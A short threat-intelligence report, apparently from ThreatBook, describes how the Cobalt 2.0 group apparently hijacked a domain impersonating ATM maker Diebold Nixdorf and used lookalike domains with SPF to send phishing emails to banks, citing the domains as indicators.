Through monitoring, ThreatBook has found that since May 2018, Cobalt 2.0 had registered a large number of domain name for attacks against banks. According to the monitoring data of ThreatBook, on June 18, 2018, Cobalt 2.0 snatched the domain name dieboldnixdorf.us of Diebold Nixdorf (accounting for about 35% of the global ATM market), which is the largest U.S. ATM machine supplier in the United States. Cobalt 2.0 used the domain name to target banks and sent phishing emails and hosted attack documents. Diebold Nixdorf has held the domain name for the period from 2015/10/27 to 2018/10/26. The domain name was suspected of being stolen on June 18, 2018. It is speculated that an attacker might have stolen the relevant email account registered for the domain name and transferred it to his own name.

https://x.threatbook.cn/domain/dieboldnixdorf.us

In addition, Cobalt 2.0 recently used the domain name for sending phishing emails to enable SPF to bypass the target's spam filtering policy, such as apple-istores.com. The relevant information is as follows:

https://x.threatbook.cn/domain/apple-istores.com